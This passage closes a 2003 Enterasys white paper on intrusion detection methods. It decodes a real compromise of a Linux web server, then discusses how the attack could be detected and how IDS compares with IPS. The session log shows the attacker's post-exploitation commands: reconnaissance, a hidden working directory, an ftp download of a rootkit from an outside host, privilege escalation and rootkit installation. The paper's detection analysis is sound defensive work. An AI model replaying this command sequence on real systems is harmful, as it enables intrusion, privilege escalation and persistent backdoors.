Once the attack was successfully completed, there was much activity to examine. The most interesting thing about this compromise is that even though it was against an encrypted service, all the activity after the compromise was sent between the attacker and victim in plain text, as seen in the bottom frame of Figure 6.




Figure 6: The attacker receives the results of a command from the compromised host over the newly created interactive shell.

In Figure 6, the results of the command "id" are seen. The attacker now has an interactive shell with the privilege level of the user "apache." In order for the attacker to proceed further, they will need to utilize a local privilege escalation exploit to get root access to the system. Rather than display all the activity though packet dumps, we'll decode the session and display it below. The attacker's traffic will appear in RED and the server's responses will appear in BLUE.

```
export TERM=xterm; exec bash -i
uname -a; id; w;

bash: no job control in this shell
Linux rh73vm 2.4.18-3 #1 Thu Apr 18 07:37:53 EDT 2002 i686 unknown
uid=48(apache) gid=48(apache) groups=48(apache)
  8:43am  up  3:42,  1 user,  load average: 0.35, 0.28, 0.11
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU  WHAT
root     tty1     -                 5:02am  3:40m  0.12s  0.12s  -bash
```

```
readline: warning: rl_prep_terminal: cannot get terminal settingsbash-
2.05a$ find / -type d -user 48 -print

<results truncated>
/var/lib/dav
/var/lib/mod_roaming
/var/cache/httpd

readline: warning: rl_prep_terminal: cannot get terminal settingsbash-
2.05a$ cd /var/cache/httpd

readline: warning: rl_prep_terminal: cannot get terminal settingsbash-
2.05a$ ls -al

total 8
drwxr-xr-x    2 apache   root          4096 Apr  9  2002 .
drwxr-xr-x    7 root     root          4096 Jan 25 11:36 ..

readline: warning: rl_prep_terminal: cannot get terminal settingsbash-
2.05a$ mkdir ./.me; cd ./.me

readline: warning: rl_prep_terminal: cannot get terminal settingsbash-
2.05a$ ftp 192.168.0.23
l33tm3
Password:l37m31n
get w00tkit-pack.tar.gz
quit

readline: warning: rl_prep_terminal: cannot get terminal settingsbash-
2.05a$ ls -al
total 1060
drwxr-xr-x    2 apache   apache        4096 Feb  7 08:48 .
drwxr-xr-x    3 apache   root          4096 Feb  7 08:45 ..
-rw-r--r--    1 apache   apache     1071008 Feb  7 08:48 w00tkit-
pack.tar.gz

readline: warning: rl_prep_terminal: cannot get terminal settingsbash-
2.05a$ tar -xzf ./w00tkit-pack.tar.gz

readline: warning: rl_prep_terminal: cannot get terminal settingsbash-
2.05a$ cd ./w00tpack

readline: warning: rl_prep_terminal: cannot get terminal settingsbash-
2.05a$ ./mesendmail
ohhhh....
W00h00!!!

readline: warning: rl_prep_terminal: cannot get terminal settingsbash-
2.05a# ./install
Hang tight, bro... Looking.
Looks good... Moving in.
Done... Cleaning.
Cleaned... Bye.

readline: warning: rl_prep_terminal: cannot get terminal settingsbash-
2.05a#
```

The first thing the attacker did was gain their bearings by determining who and what their privilege level was and what type of server they are on. They also looked to see who else was currently logged into the server. The commands used for this task were "uname," "id," and "w." Many exploits will issue these commands automatically and return the results back to the attacker as a test to see if the exploit was successful.

Since the attacker was running the shell as the user "apache," there were limited things they could accomplish until they get more privileges. First, they issued a "find" command to find directories they would have enough privileges to work in. Once they found one, they moved into that directory and created a hidden directory, which they used to finish their task. Once inside, they used ftp to retrieve a compressed archive of files called "w00tkit-pack.tar.gz."

They unpacked the archive, and moved again into the newly created directory. Once there, they ran a file called "mesendmail." Although we don't know what this file is because of the limited output returned, we can be sure of what it did. If you notice, the shell prompt changed from a "$" to a "#" after running the file. It was obviously a local privilege escalation exploit, which resulted in root access to the system.

They only ran one more file at this point called "install." We can presume that "install" installed trojaned binaries on the system, setup a back door, and cleaned system logs.

At this point, the session ended, and a new valid SSH session was established between the attacker and the victim. The compromised server took the SSH session on port TCP 2488 (see Figure 7). The attacker now had root access to the system and encrypted backdoor to access the system at anytime.




Figure 7: The SSH server answering on TCP port 2488

Detecting this Compromise—A Methodology Point of View

Pattern Matching

First is the issuing of the commands "uname," "id," and "w." These are probably the most frequently used first few commands on a newly compromised box. Detection mechanisms could be written around both the issuance of these commands and the results of these commands. These are generic methods that can be employed to find compromised machines in a very wide variety of circumstances.

There is another technique that can be used to detect the SSH tunnel used. Looking for the SSH version identifier (as seen in Figure 8) on non-standard ports serves as a powerful mechanism for detecting compromised hosts.

Protocol Decoding

One of the main activities a protocol decoding engine should have been able to see was the setup of a SSH session on a non-standard port. This can be accomplished easily with pattern matching and protocol decoding techniques.

Anomaly Detection

Again, like pattern matching, there are many points in this activity during which this compromise could have been detected. One of the most obvious is using flow/behavior-based mechanisms. A Web server, which normally just serves up Web pages, should not be FTPing out to other sites, as the attacker did to retrieve their rootkit. Along those same lines, once the attacker connected back to the system with the SSH tunnel, the IDS could have recognized that a server which normally only accepts connections on port 80 was now taking connections on port 2488.

SUMMARY

We began this document by debunking many of the ambiguities vendors have used to create a state of misunderstanding in the marketplace as to the true powers and limitation behind the various intrusion detection methodologies. In this state of confusion, vendors have been able to push products, which may not meet the detection, response, ease of use, and forensic capabilities that end users expect.

After defining the differences, we examined the Pros and Cons behind each of the different methodologies for detecting suspicious network activity and illustrated how each of the methods exceeds the others in various situations. Also, abilities offered by each come at a price—namely limitations of resources. While it is possible to combine parts of different methodologies, it is not possible to combine 100% of all three on hardware easily obtainable by most enterprises.

The final section of this document examined these terms in a perspective not commonly afforded to people by vendors; by analyzing the true strengths and weaknesses of each in a live compromise of a system. From this perspective, it is apparent that technologies that are frequently touted as being poor methods could actually be some of the most relevant for detecting suspicious network activity. While pattern matching is not the sexiest of solutions available, it is extremely relevant, and in many cases seems the best solution for detecting attacks/compromises, while giving the analyst the most information possible about the situation.

Although this is only one example, it echoes what is seen in many successful compromises. While there are indeed situations where methods that do well in this example would fail as other methods would be successful, this example was based on what is seen most commonly in the wild, not in academic ideology.

If this document has one effect on the reader, it is hopefully to make you more skeptical of solutions being touted as the "end-all" in intrusion detection. If a particular solution was indeed that great, every vendor would be doing the same thing. Judge the solution based on your needs, not by what the vendor says your needs are.

A NOTE ON INTRUSION PREVENTION SYSTEMS

While this subject is covered in a separate paper, it is also relevant to many of the issues discussed thus far, and specifically to claims such as, "Hold off on IDS decisions because IPS will replace IDS."

The promise of IPS is wonderful. Can you imagine if the virus checkers loaded on all the desktops in your enterprise responded like IDSs do? What if, instead of detecting, removing, and cleaning a virus, they just generated alerts indicating a new virus has been detected? It would pure chaos.

Perhaps comparing IPS to IDS is not as clear as some make it out to be. Some of the issues discussed in a separate technical discussion include:

- The need for detection versus the need for prevention
  - — Intrusion Detections systems are used for one reason. It's your last chance to be notified about a potential break-in. The discussion on "TCP state" began to touch on this issue. Once an organization has invested a large amount of time, money, and resources into setting up firewalls, encryption, authentication, PKI, policies, VPN, access control, etc. the IDS serves the single purpose of sitting back and watching over everything to see if it is holding up as expected. And attackers do eventually get through—whether because of vulnerabilities in network designs or unknowingly misconfigured devices, they do eventually get through.
- In-band versus out-of-band
  - — The key benefit to being out-of-band is that an IDS has the ability to flag traffic that looks the slightest bit "suspicious." Once it is flagged, it is usually logged and followed by automated processing, or people-based forensics. An IPS on the other hand, because it is in-line, does not have the indulgence of being highly sensitive to everything as it should be. Since it is making the decision to pass or not pass traffic, it has no room for misjudgment. That places a severe limitation on its ability to find things that off-line analysis offers. In addition, analysis is limited to what can be accomplished in fractions of a second. There is no opportunity for "real" in-depth analysis or correlation. Since there is also no room for misjudgment, it can only look for blatantly obvious violations. This in effect works to break the protection, detection, reaction cycle of effective security by diminishing the depth of detection that is performed.
- IPS based on IDS
  - — As to moving out-of-band technology in-line, look back to the earlier section of this document that contains the Pros and Cons of the different IDS methodologies. A basic summary of IDS methodologies is that they are very fast with a low number of events to look for or slower with a high number of events to look for. When it comes to your network, can you make the decision between protecting against a high number of threats or low number? At what speed?
- False positives
  - — All IDS methodologies currently have to deal with false positives. It's the way the technology works. They tell you about any potentially suspicious activity. But just because communications are suspicious does not mean there will be an attack. However, it is important to inform you about the attack when everything else on the network fails to protect. And many IDSs that are better at handling false positives are worse when it comes to producing false negatives. They must be to maintain multigigabit speeds. Technically speaking, if you are going to tune down on the number of things you consider "attacks," then you increase the chance of tuning down real attacks as well.

Unfortunately, in today's marketplace, all IPS solutions are based on IDS technology. IDS was designed to take advantage of the luxury passive analysis affords. It is architected around the ability to be highly sensitive to anything that looks slightly suspicious. You can spread analysis over a time period spanning several fractions of a second to several months. You have the ability to be highly sensitive to as much or as little as is needed—to find and successfully detect violations in a system's security posture.

To go so far as to say that IPS will replace IDS shows a lack of awareness of the threat we're trying to mitigate in the first place. An IPS is not an extension of an IDS; it's more of an extension of a firewall. And, not just a firewall with an IDS on or next to it. The discussion of making a firewall an IPS is an entertaining one. Most people think they understand firewalls until they start considering the problems they have. It is interesting to see that the solution to all of a firewall's problems seems to mirror most people's conception of what an IPS really is.

Enterasys Networks

North America
Corporate Headquarters
50 Minuteman Rd.
Andover, MA 01810
USA
Tel: (978) 684-1000

Europe/Middle East/Africa
Nexus House
Newbury Business Park
London Road, Newbury
Berkshire, England RG14 2PZ
Tel: 44 1635 580000
Fax: 44 1635 44578

Asia Pacific
85 Science Park Drive
#03-01/04
The Cavendish
Singapore 118259
Tel: 65 775 5355
Fax: 65 776 3382

Australia
Level 2, 11 Help Street
Chatswood NSW 2067
Tel: (+ 61) 2 9880 5500
Fax: (+ 61) 2 9880 5550

Latin America
Insurgentes Sur 688 Piso 4
Col. Del Valle
México D.F. 03100
México
Tel: +011 52 55 54 88 6800
Fax: +011 52 55 54 88 6801

Av. Nacões Unidas, 12.551
18th floor - Brooklin
São Paulo / SP
04578-903
Tel: 55 11 5508 4600
Fax: 55 11 5506 6055

enterasys.com

Lit. #9013198 2/03

ENTERASYS NETWORKS™